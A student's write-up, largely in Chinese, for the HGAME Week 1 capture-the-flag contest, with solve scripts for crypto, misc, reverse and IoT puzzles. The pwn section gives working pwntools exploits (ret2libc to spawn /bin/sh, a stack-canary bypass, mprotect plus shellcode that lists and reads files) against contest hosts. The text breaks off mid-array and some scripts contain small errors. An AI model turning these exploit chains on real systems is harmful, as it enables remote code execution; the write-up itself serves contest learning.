

# HGAME-Week1-writeup by t0hka

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前言：

在这里先说声抱歉：

因为有其他开发的活要干，所以时间比较赶，wp只能抽点时间简单的写一下

另外感谢各位学长在我做题过程中的耐心解答

## HGAME-Week1-writeup by t0hka

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欢迎欢迎！热烈欢迎！

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群青(其实是幽灵东京)

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蛛蛛...嘿嘿♥我的蛛蛛

Tetris plus


Fujiwara Tofu Shop

## Crypto

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### Dancing Line

首先拿到图先放大，然后观察到每个深颜色的点之间隔着八个单位（右或下），由此联想到八位01组合可以转化为ascii，比对了第一个点的八位ascii值，发现对应的刚好是h，以此类推，我把他们一个个写了下来然后转化成ascii，即可得到flag



## Easy RSA

属于最简单的rsa了，基本的元素都告诉了我们值，只要依次把p,q,e,c和给的元组里的值对应起来就可以了，直接上payload

```
import gmpy2
import binascii
```

```

a=[(12433, 149, 197, 104), (8147, 131, 167, 6633), (10687, 211, 197, 35594),
(19681, 131, 211, 15710), (33577, 251, 211, 38798), (30241, 157, 251, 35973),
(293, 211, 157, 31548), (26459, 179, 149, 4778), (27479, 149, 223, 32728),
(9029, 223, 137, 20696), (4649, 149, 151, 13418), (11783, 223, 251, 14239),
(13537, 179, 137, 11702), (3835, 167, 139, 20051), (30983, 149, 227, 23928),
(17581, 157, 131, 5855), (35381, 223, 179, 37774), (2357, 151, 223, 1849),
(22649, 211, 229, 7348), (1151, 179, 223, 17982), (8431, 251, 163, 30226),
(38501, 193, 211, 30559), (14549, 211, 151, 21143), (24781, 239, 241, 45604),
(8051, 179, 131, 7994), (863, 181, 131, 11493), (1117, 239, 157, 12579), (7561,
149, 199, 8960), (19813, 239, 229, 53463), (4943, 131, 157, 14606), (29077, 191,
181, 33446), (18583, 211, 163, 31800), (30643, 173, 191, 27293), (11617, 223,
251, 13448), (19051, 191, 151, 21676), (18367, 179, 157, 14139), (18861, 149,
191, 5139), (9581, 211, 193, 25595)]
for i in a:
    p=i[1]
    q=i[2]
    e=i[0]
    n=p*q
    c=i[3]
    phi = (p - 1) * (q - 1)
    d = gmpy2.invert(e, phi) # 求逆元
    m = gmpy2.powmod(c, d, n) # 幂取模, 结果是 m = (c^d) mod n
    print(binascii.unhexlify(hex(m)[2:]),end='')
#hgame{L00ks_l1ke_y0u've_mastered_RS4!}

```

## Matryoshka

通过观察待解密的代码并且根据cmfj学长的hint, 可以推出加密的过程如下

flag → Caesar → fence → base64 → Vigenère → (char to hex) → Morse → 逆序 → Braille

用cyberchef按顺序反过来解密就可以

## English Novel

本题个人使用的方法多少带点凑的感觉

先是观察明文, copy一段上谷歌搜, 发现是动物庄园的小说, 又搜了几段, 发现大概是整本书的样子

又根据加密的算法, 除大小写字母外其他符号不加密, 于是我先是找了密文第82个文件和明文第265个文件,

以下是寻找可以使明文和密文根据特征对应起来的代码片段

```

path_base = ""#fill your path
for i in range(0, 410):
    path = path_base + str(i) + ".txt"
    f = open(path, 'r')
    text=f.read()
    if "Pw." in text:
        print(i)

```

除此之外还找了密文第175和原文第0个文件进行教程比对, 慢慢修正到正确的flag

```

path_base_enc = "" #fill your path
path_base_org = "" #fill your path

```

```

path1 = path_base_enc + str(175) + ".txt"
path2 = path_base_org + str(0) + ".txt"

text1 = open(path1, 'r').read()
text2 = open(path2, 'r').read()

key = []
print(text1[25:34])
print(text2[25:34])
for i in range(410):
    offset = ord(text1[i]) - ord(text2[i])
    if offset < 0:
        offset += 26
    key.append(offset)
print(key[25:34])
# klsyf{w0_j0v_ca0z_'ks0ao-blnlqstxp_juqfqy'?}
# hgame{D0_y0u_kn0w_ '*n0w*-p*a1*to**_attack'?}
# hgame{D0_y0u_kn0w_'kn0wn-pla1ntext_attack'?}      #final answer
# hgame{D0_y0u_kn0w_'sn0wy-'?}
# hgame{}

```

比对175和0以及82和265

## IoT

### 奇妙的固件

送分题，直接010editor打开就可以看到flag


## MISC

### 欢迎欢迎！热烈欢迎！

送分题加1，关注公众号拿flag

### 这个压缩包有点麻烦

根据提示先6位数字爆破，得到解压密码483279



下一步根据readme里的提示进行字典爆破，获得解压密码&-' ;qpCKliw2yTR\

接下来是明文攻击，这里靠potat0学长提醒，用密钥就可以直接解压



直接copy下来base64值转成图片，不断放大图片发现左上方有隐隐约约的条形码，扔到stegsolve里查看通道得到条形码，随后扫描发现一半的flag，继续寻找关键的点，最后没什么思路，只好把网上讲到的方法都试了试，最后zsteg -a，得知另一半在最低位，合起来就是完整的flag了

## 群青(其实是幽灵东京)

一首好听的歌，先是用Audacity打开，在频谱图看到Yoasobi，然后阴差阳错用网易云打开看到歌手信息提示silenteeye，便去提取，后面发现需要密钥，便用Yoasobi试了试，就成功了，然后又是一个音频，音频的名字是SSTV，便谷歌了一下，然后参考这篇文章[Misc SSTV慢扫描电视&无线电](#)模仿了一下拿到一张二维码，直接扫一扫就有flag

## PWN

pwn题做到自闭，调bug调到心冷，修修改改查查勉强做了几题，下周可能不做pwn题了，毕竟不是主要方向，而要深入web和re了

## enter\_the\_pwn\_land

主要思路就是ret2libc加构造 `system('/bin/sh')` 来getshell，代码其实很简单，看看就能明白

个人感觉坑的地方稍微提一下，在这个栈中不能直接进行覆盖，因为会覆盖到变量i的地址，导致接下来数组写入的内容全部和预期不同，所以采取p32(0x2c)的方式使其按原来的for循环运行

```
from pwn import *

p = remote('chuj.top', 34822)
e = ELF('./a.out')

puts_got = e.got['puts']
puts_plt = e.plt['puts']
pop_rdi = 0x401313
main = 0x401260

p.sendline(0x2c * 'a' + p32(0x2c) + 0x8 * 'b' + p64(pop_rdi) + p64(puts_got) +
p64(puts_plt) + p64(main))
puts = u64(p.recvuntil('\x7f')[-6:].ljust(8, '\x00'))

libc = ELF('./libc-2.31.so')
libc_base = puts - libc.symbols['puts']
sys = libc_base + libc.symbols['system']
binsh = libc_base + libc.search('/bin/sh').next()

ret = 0x40101a
p.sendline(0x2c * 'a' + p32(0x2c) + 0x8 * 'b' + p64(ret) + p64(pop_rdi) +
p64(binsh) + p64(sys) + p64(main))
p.interactive()
```

## enter\_the\_evil\_pwn\_land

这题主要考察的是绕canary的方式

之前没怎么接触过，只好现搜现学，这题栈溢出的字节数可以很多，所以考虑直接覆盖到fs:28这个存储canary的地方，通过本地gdb调试，发现fs:28的位置为rbp+2104，之后就是朴实无华的ret2libc，代码部分借鉴上一题

```
from pwn import *
```

```

p = remote('chuj.top', 39234)
e = ELF('./a.out')

puts_got = e.got['puts']
puts_plt = e.plt['puts']
pop_rdi = 0x401363
main = 0x4011D6

payload1 = 0x30 * 'a' + 0x8 * 'b'
payload2 = p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main)
payload = payload1 + payload2.ljust(2104, 'a')
p.sendline(payload)
puts = u64(p.recvuntil('\x7f')[-6:]).ljust(8, '\x00')

libc = ELF('./libc-2.31.so')
libc_base = puts - libc.symbols['puts']
exec = libc_base + libc.symbols['execve']
binsh = libc_base + libc.search('/bin/sh').next()

rdi_r12 = 0x11c371 + libc_base
rsi = 0x27529 + libc_base
payload = 0x30 * 'a' + 0x8 * 'b' + p64(pop_rdi) + p64(binsh) + p64(rsi) + p64(0)
+ p64(rdi_r12) + p64(0) * 2 + p64(exec) + p64(main)
p.sendline(payload)

p.interactive()

```

## oldfashion\_orw

根据题目和去年wp提示，原本猜测这是一个负数溢出加orw的模板题，然而事情并不那么简单，看到开了nx之后有点懵，因为我遇到过的orw都是都是直接关了nx，后来谷歌了一番，看了很多文章，才知道有**mprotect**这种东西，之后的坑就是flag名字知道了，又是漫长的谷歌，知道了**getdents**函数

先用个-1绕过\_\_int64检查，然后再构造ROP泄露libc基地址，然后在bss段上利用**mprotect**函数修改成可执行段，然后再次回到main，构造ROP将shellcode写到bss段中，需要注意这题因为不知道flag文件的名字，所以需要用到**getdents**函数读取文件目录信息，发现flag文件名是个随机值，获取它，然后再次向bss段写入shellcode读取该flag文件

```

from pwn import *

context.log_level = 'debug'
context(os="linux", arch="amd64", log_level = 'debug')
p = remote('chuj.top', 44972)
e = ELF('./v1un')

write_plt = e.plt['write']
write_got = e.got['write']
pop_rdi = 0x401443
rsi_r15 = 0x401441
main = 0x401311

p.sendlineafter('size?\n', '-1')
payload = 'a' * 0x38 + p64(pop_rdi) + p64(1) + p64(rsi_r15) + p64(write_got) +
p64(0) + p64(write_plt) + p64(main)

```

```

p.sendlineafter('\n', payload)
puts_add = u64(p.recvuntil('\x7f')[-6:].ljust(8, '\x00'))
print(hex(puts_add))

libc = ELF("./libc-2.31.so")
libc_base = puts_add - libc.symbols['write']
read = libc_base + libc.symbols['read']
protect=libc_base+libc.sym['mprotect']

pop_rdi_r12= libc_base + 0x11c371
pop_rsi = libc_base + 0x27529

p.sendlineafter('size?\n', '-1')
payload='a' * 0x38 + p64(pop_rdi) + p64(0x404000) + p64(pop_rsi) + p64(0x1000) +
p64(pop_rdx_r12) + p64(7)+ p64(0) + p64(protect) + p64(main)
p.sendlineafter('content?\n',payload)

p.sendlineafter('size?\n', '-1')
payload='a' * 0x38 + p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x404500) +
p64(pop_rdx_r12) + p64(0x100)+ p64(0) + p64(read) + p64(0x404500)
p.sendlineafter('content?\n',payload)
code = shellcraft.open(".")
code += shellcraft.getdents('eax', 'rsp', 0xc0)
code += shellcraft.write(1, 'rsp', 0xc0)
code += shellcraft.push(main)
code += shellcraft.ret()
shellcode = asm(code)
p.sendline(shellcode)

p.recv(160)
c = p.recv(26)
flag = c[c.find('lag')+3:]
print(flag)

sendlineafter('size?\n', '-1')
payload='a' * 0x38 + p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(0x404500) +
p64(pop_rdx_r12) + p64(0x100)+ p64(0) + p64(read) + p64(0x404500)
sendlineafter('content?\n',payload)
code = shellcraft.open("flag"+flag)
code += shellcraft.read('rax', 'rsp', 100)
code += shellcraft.write(1, 'rsp', 100)
shellcode = asm(code)
p.sendline(shellcode)

p.interactive()

```

## test\_your\_nc

如题，nc即可

## test\_your\_gdb

虽然以前做过一些题，但是都是远程直接打的，我通过这道题学会了一点本地调试的技巧，也感谢chuj的指导

简单的泄露canary加pop链构造，没什么好说的，直接上payload



```

from pwn import *

p=remote("chuj.top",50610)

payload=b'g'+b'\361'+b'\224'+b'\202'+b'\016' +b'\036'+b'6'+b'\260'
payload+=b'\251'+b'\246'+b'\330'+b'N'+b'\303'+b'\340'+b'\t'+b'\214'

p.sendafter("word",payload)

a=p.recv(25)
canary=p.recv(8)
p.recv()
payload2=b'a'*24+canary+b'a'*8+p64(0x401256)
p.sendline(payload2)
p.interactive()

```

## REVERSE

### easyasm

文件的代码逻辑很简单，主要是左移四位，右移四位，再异或异或，这边直接写脚本进行了个正向的爆破，

最后有一点点小偏差，进行了手动修正

```

result = [0x91, 0x61, 0x1, 0x0c1, 0x41, 0x0a0, 0x60, 0x41, 0x0d1, 0x21, 0x14,
0x0c1, 0x41, 0x0e2, 0x50, 0x0e1, 0x0e2,
0x54, 0x20, 0x0c1, 0x0e2, 0x60, 0x14, 0x30, 0x0d1, 0x51, 0x0c0, 0x17]
result_1 = [134, 118, 22, 214, 86, 183, 119, 86, 198, 54, 3, 214, 86, 245, 71,
246, 245, 67, 55, 214, 245, 119, 3, 39,
198, 70, 215, 0] #hgame{}
# for i in range(len(result)):
#     result_1[i]=result[i]^23
for i in range(6, len(result_1)-1):
    for j in range(0x20, 0x7e):
        a = j
        b = j
        if (a << 4) % 256 == 0:
            a = 256
        else:
            a = (a << 4) % 256
        if (b >> 4) % 256 == 0:
            b = 256
        else:
            b = (b >> 4) % 256
        if (a + b) == result_1[i]:
            print(chr(j), end="")
            break

```

### creakme

tea加密算法，改了改key，直接改改脚本梭

```

#include<stdio.h>

void Decrypt(unsigned int* EntryData,int len){

```

```

// char
key[100]="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
unsigned int key[4]={0x44434241,0x48474645,0x4c4b4a49,0x504f4e4d};
for (int i = 0; i < len; i+=2){
    unsigned int v5 = EntryData[i];
    unsigned int v6 = EntryData[i+1];
    unsigned long v3=0x12345678*32;
    for(int j=0;j<32;j++){
        v6-=v3 ^ (v3 + v5) ^ (key[0] + 16 * v5) ^ (key[1] + (v5 >> 5));
        v5-=v3 ^ (v3 + v6) ^ (key[2] + 16 * v6) ^ (key[3] + (v6 >> 5));
        v3 -= 0x12345678;
    }
    EntryData[i] = v5;
    EntryData[i+1] = v6;
}
}

int main(){
    unsigned int Data[8] = {0x48D93488, 0x030C144C, 0x52EB78C2, 0xED9CE5ED
    ,0xAE1FEDE6, 0xBA5A126D, 0xCF9284AA, 0x65E0F2E3};
    Decrypt(Data,8);

    for (int i = 0; i < 8; i++){
        printf("%x\n",Data[i]);
    }
}

```

## Flag Checker

简单的安卓逆向，一个rc4的算法加上base64输出,c++脚本改改梭

```

#include <stdio.h>
#include <string.h>

const char base[] =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";

char get_index(char ch)
{
    char *ptr = (char*)strrchr(base, ch);
    return (ptr - base);
}

void RC4(unsigned char *pSrc, int nSrcLen, const char *pKey, int nKeyLen);

void EncodeBinary2String(const void *src, int lenSrc, char* &res, int &lenRes);

void DecodeString2Binary(const char *src, int lenSrc, char* &res, int &lenRes);

void EncodeRC4Base64(const char* pSrc, char* pDst, const char* pKey);

int DecodeBase64RC4(const char* pSrc, char* pDst, const char* pKey);

int main(int argc, char *argv[])
{
    // char *pSrc = "hello world!";
    // char res1[128] = {0}, res2[128] = {0};
}

```

```

// EncoderC4Base64(pSrc, res1, "123456");
// printf("encode, src: %s --> res: %s\n", pSrc, res1);

// DecodeBase64RC4(res1, res2, "123456");
// printf("decode, src: %s --> res: %s\n", res1, res2);

char a[1000]="mg6CITV6GEaFDTYnObFmENOAVjKcQmGncF90whqvCFyhhsyqq1s=";
char b[1000];
char c[1000]="carol";
DecodeBase64RC4(a,b,c);
printf("decode, src: %s --> res: %s\n", a, b);
return 0;
}

void RC4(unsigned char *pSrc, int nSrcLen, const char *pKey, int nKeyLen)
{
    const int MAX_SIZE = 10*1024;
    unsigned char S[256] = {0}, T[256] = {0}, R[MAX_SIZE] = {0};

    if(!pSrc || !pKey || nSrcLen <=0 || nSrcLen > MAX_SIZE || nKeyLen <=0)
        return;

    int i = 0;
    for(i = 0; i < 256; i++)
    {
        S[i] = i;
        T[i] = pKey[i%nKeyLen];
    }

    int j = 0;
    for(i = 0; i < 256; i++)
    {
        j = (j+S[i]+T[i])%256;

        unsigned char temp = S[i];
        S[i] = S[j], S[j] = temp;
    }

    i=0, j=0;
    for(int m = 0; m < MAX_SIZE; m++)
    {
        i = (i+1)%256;
        j = (j+S[i])%256;

        unsigned char temp = S[i];
        S[i] = S[j], S[j] = temp;

        int t = (S[i]+S[j])%256;
        R[m] = S[t];
    }

    for(i = 0; i < nSrcLen; i++)
    {
        pSrc[i] ^= R[i];
    }
}

```

```

void EncodeBinary2String(const void *src, int lenSrc, char* &res, int &lenRes)
{
    int cp = (lenSrc%3==0? 0: 3-(lenSrc%3));

    lenSrc += cp;
    lenRes = lenSrc*4/3;

    unsigned char* newSrc = new unsigned char[lenSrc];

    memcpy(newSrc, src, lenSrc);
    int i;
    for(i=0; i< cp; i++)
        newSrc[lenSrc-1-i] = 0;

    res = new char[lenRes+1];

    for(i= 0; i< lenSrc; i+=3)
    {
        res[i/3*4] = base[newSrc[i]>>2];
        res[i/3*4 + 1] = base[((newSrc[i]&3) <<4) + (newSrc[i+1]>>4)];
        res[i/3*4 + 2] = base[((newSrc[i+1]&15) <<2) + (newSrc[i+2]>>6)];
        res[i/3*4 + 3] = base[(newSrc[i+2]&63)];
    }

    for(i = 0; i< cp; i++)
        res[lenRes-1-i] = '=';
    res[lenRes] = '\0';

    delete []newSrc;
    return;
}

```

```

void DecodeString2Binary(const char *src, int lenSrc, char* &res, int &lenRes)
{
    lenRes = lenSrc*3/4;
    res = new char[lenRes];

    int cp = 0;
    if(src[lenSrc-1] == '='){lenRes--, cp++;}
    if(src[lenSrc-2] == '='){lenRes--, cp++;}

    char* newSrc = new char[lenSrc-cp];
    int i;
    for(i = 0; i<lenSrc-cp; i++)
        newSrc[i] = get_index(src[i]);

    for(i= 0; i< lenRes; i+=3)
    {
        res[i] = (newSrc[i/3*4]<<2) + (newSrc[i/3*4 + 1]>>4);
        res[i+1] = ((newSrc[i/3*4 + 1]&15) <<4) + (newSrc[i/3*4 + 2]>>2);
        res[i+2] = ((newSrc[i/3*4 + 2]&3) <<6) + (newSrc[i/3*4 + 3]);
    }

    delete []newSrc;
    return;
}

```

```

void EncodeRC4Base64(const char* pSrc, char* pDst, const char* pKey)

```

```

{
    if(!pSrc || !pDst || !pKey)
        return;

    int nSrcLen = strlen(pSrc);
    int nKeyLen = strlen(pKey);

    char* pSrcCopy = new char[nSrcLen+1];
    memcpy(pSrcCopy, pSrc, nSrcLen+1);

    RC4((unsigned char*)pSrcCopy, nSrcLen, pKey, nKeyLen);

    int nResLen = 0;
    char *pRes = NULL;
    EncodeBinary2String(pSrcCopy, nSrcLen, pRes, nResLen);

    if(pRes)
    {
        memcpy(pDst, pRes, nResLen);
        pDst[nResLen] = '\\0';

        delete []pRes, pRes = NULL;
    }

    if(pSrcCopy)
    {
        delete []pSrcCopy, pSrcCopy = NULL;
    }
}

int DecodeBase64RC4(const char* pSrc, char* pDst, const char* pKey)
{
    if(!pSrc || !pDst || !pKey)
        return 0;

    int nSrcLen = strlen(pSrc);
    int nKeyLen = strlen(pKey);

    int nResLen = 0;
    char *pRes = NULL;
    DecodeString2Binary(pSrc, nSrcLen, pRes, nResLen);

    if(pRes)
    {
        RC4((unsigned char*)pRes, nResLen, pKey, nKeyLen);

        memcpy(pDst, pRes, nResLen);
        pDst[nResLen] = '\\0';

        delete []pRes, pRes = NULL;
        return nResLen;
    }

    return 0;
}

```

## 猫头鹰

挺有意思的一个矩阵考察题，做题期间踩了不少坑，得到了rt学长不少指导，在此感谢一波  
程序逻辑其实不难，主要考察矩阵和二维数组的识别  
程序的逻辑简单概括为两次矩阵相乘，其中一个矩阵乘以1/10

```
import numpy as np

# byte_4140处数据
```

```
data1 = [0x000000A2, 0x000000A0, 0x000000A2, 0x000000A1, 0x0000009F, 0x0000009F,
0x0000009F, 0x0000009E, 0x0000009D, 0x0000009D, 0x0000009E, 0x0000009D,
0x0000009C, 0x0000009C, 0x0000009C, 0x0000009C, 0x000000A5, 0x000000BD,
0x000000C4, 0x000000AB, 0x000000B1, 0x000000AE, 0x000000AC, 0x000000A7,
0x00000098, 0x000000B4, 0x000000C8, 0x000000CD, 0x000000B9, 0x000000A0,
0x000000BF, 0x000000C2, 0x000000B8, 0x000000CC, 0x000000C8, 0x000000C0,
0x000000A9, 0x000000A6, 0x000000A5, 0x000000A5, 0x000000A7, 0x000000A9,
0x000000A9, 0x000000A9, 0x000000AA, 0x000000AA, 0x000000AA, 0x000000AA,
0x000000AC, 0x000000AC, 0x000000AD, 0x000000AE, 0x000000B0, 0x000000B0,
0x000000B3, 0x000000B3, 0x000000B4, 0x000000B2, 0x000000B2, 0x000000B3,
0x000000B3, 0x000000B3, 0x000000B3, 0x000000B5, 0x000000A3, 0x000000A1,
0x000000A1, 0x000000A0, 0x0000009F, 0x0000009E, 0x0000009D, 0x0000009D,
0x0000009B, 0x0000009C, 0x0000009C, 0x0000009C, 0x0000009C, 0x0000009C,
0x0000009A, 0x000000A1, 0x0000009A, 0x0000009F, 0x000000A5, 0x00000096,
0x00000091, 0x00000083, 0x00000070, 0x00000074, 0x0000008B, 0x00000082,
0x0000009A, 0x000000AA, 0x000000BA, 0x00000080, 0x0000007B, 0x00000095,
0x00000078, 0x000000A2, 0x000000AC, 0x00000094, 0x00000091, 0x000000B5,
0x000000AA, 0x000000A3, 0x000000A4, 0x000000A6, 0x000000A5, 0x000000A7,
0x000000A7, 0x000000A9, 0x000000A9, 0x000000A9, 0x000000AA, 0x000000AA,
0x000000AB, 0x000000AC, 0x000000AD, 0x000000AE, 0x000000AE, 0x000000B1,
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0x0000009F, 0x00000087, 0x00000082, 0x00000069, 0x00000062, 0x00000061,
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0x00000062, 0x000000BF, 0x000000AA, 0x00000059, 0x00000051, 0x00000097,
0x000000DA, 0x000000A8, 0x0000006E, 0x0000006B, 0x0000006B, 0x00000081,
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0x000000A3, 0x000000B9, 0x000000AC, 0x000000A7, 0x000000BB, 0x000000CB,
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0x00000086, 0x00000086, 0x00000087, 0x00000091, 0x00000096, 0x000000CF,
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0x00000056, 0x00000055, 0x00000040, 0x00000043, 0x00000052, 0x0000004B,
0x00000048, 0x0000003F, 0x0000004F, 0x00000065, 0x00000057, 0x00000062,
0x00000056, 0x00000072, 0x0000005F, 0x00000053, 0x0000003C, 0x0000007F,
0x000000A1, 0x00000064, 0x00000043, 0x0000006F, 0x00000097, 0x0000008E,
0x0000006D, 0x00000078, 0x00000071, 0x0000006E, 0x00000071, 0x00000063,
0x0000004D, 0x0000005C, 0x00000056, 0x0000006E, 0x0000006C, 0x00000059,
0x0000004B, 0x00000056, 0x0000005A, 0x000000BB, 0x000000C9, 0x000000C9,
0x000000C2, 0x000000C3, 0x000000B1, 0x000000C0]
```

```
# 转成64*64矩阵
```

```
b = np.reshape(data1, (64, 64))
```

```
# byte_8140处数据
```

```
data2 = [0x00000096, 0x00000095, 0x00000090, 0x00000086, 0x00000089, 0x00000091,
0x0000008D, 0x00000089, 0x0000007C, 0x0000006D, 0x00000085, 0x000000D5,
0x000000AD, 0x0000008F, 0x00000074, 0x00000068, 0x00000077, 0x000000A8,
0x000000AD, 0x00000052, 0x00000056, 0x0000004F, 0x00000064, 0x0000007C,
0x00000082, 0x00000080, 0x000000A2, 0x000000B6, 0x00000061, 0x00000042,
0x00000046, 0x00000054, 0x0000004E, 0x00000050, 0x0000005A, 0x00000059,
0x0000005D, 0x0000006C, 0x00000078, 0x0000007E, 0x00000092, 0x000000A4,
0x000000A6, 0x00000091, 0x0000005C, 0x00000028, 0x00000027, 0x00000034,
0x0000003E, 0x00000042, 0x0000003D, 0x00000026, 0x00000029, 0x0000003F,
0x0000003D, 0x00000038, 0x00000037, 0x00000039, 0x00000039, 0x0000002D,
0x00000039, 0x00000047, 0x00000039, 0x00000030, 0x00000097, 0x00000096,
0x00000092, 0x00000088, 0x00000086, 0x00000091, 0x0000008E, 0x00000089,
0x0000007C, 0x00000074, 0x000000D3, 0x00000099, 0x0000009A, 0x0000008F,
0x00000075, 0x00000069, 0x00000059, 0x00000057, 0x00000065, 0x00000057,
0x00000055, 0x0000004F, 0x00000060, 0x00000076, 0x00000075, 0x00000074,
0x000000C3, 0x00000084, 0x0000007F, 0x00000039, 0x00000044, 0x0000004A,
0x0000004D, 0x00000051, 0x0000005B, 0x00000062, 0x00000064, 0x00000078,
0x00000096, 0x000000AA, 0x000000B1, 0x000000B3, 0x000000A2, 0x00000069,
0x0000002C, 0x00000028, 0x00000035, 0x00000042, 0x0000004A, 0x0000004E,
0x00000041, 0x00000029, 0x0000003B, 0x0000004A, 0x00000042, 0x0000003C,
0x00000039, 0x00000036, 0x0000002D, 0x00000021, 0x00000033, 0x0000003E,
0x0000002A, 0x00000025, 0x00000099, 0x00000097, 0x00000092, 0x00000088,
0x00000084, 0x00000090, 0x00000091, 0x0000008A, 0x0000007E, 0x000000BE,
0x00000098, 0x00000088, 0x00000098, 0x00000091, 0x00000078, 0x0000006A,
0x00000058, 0x00000058, 0x0000005A, 0x00000058, 0x00000053, 0x0000004C,
0x0000005E, 0x0000006C, 0x0000005D, 0x000000A3, 0x0000008F, 0x00000058,
0x000000B0, 0x00000039, 0x00000045, 0x0000005D, 0x000000A7, 0x000000AA,
0x000000AE, 0x000000B6, 0x000000B9, 0x000000C4, 0x000000D5, 0x000000DE,
0x000000DD, 0x000000D4, 0x000000BF, 0x0000006D, 0x00000029, 0x00000032,
0x00000042, 0x0000004E, 0x0000005A, 0x0000005D, 0x00000043, 0x00000036,
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0x00000098, 0x00000096, 0x00000093, 0x0000008C, 0x00000084, 0x0000008E,
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0x00000090, 0x00000092, 0x00000086, 0x0000007A, 0x00000067, 0x0000005D,
0x0000005D, 0x0000005A, 0x00000054, 0x0000004E, 0x0000005E, 0x00000067,
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0x00000090, 0x000000E0, 0x0000008F, 0x00000088, 0x0000007E, 0x0000005F,
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0x0000000D,	0x0000000A,	0x00000011,	0x0000007A,	0x000000E0,	0x000000F5,
0x000000EF,	0x000000E0,	0x000000EB,	0x000000E7,	0x000000DA,	0x000000C9,
0x000000DD,	0x000000DE,	0x00000085,	0x00000080,	0x0000007D,	0x000000

[illegible]



```

cipher = np.mat([0x025D15D4, 0x024C73B4, 0x0243CF71, 0x0230134C, 0x02132CFE,
0x01BE2FCA, 0x0142CA26, 0x00D61955, 0x009427A8, 0x009B8674, 0x0090C832,
0x008812C7, 0x0080BA58, 0x007981E1, 0x0072AB68, 0x0074CB4B, 0x00723F3F,
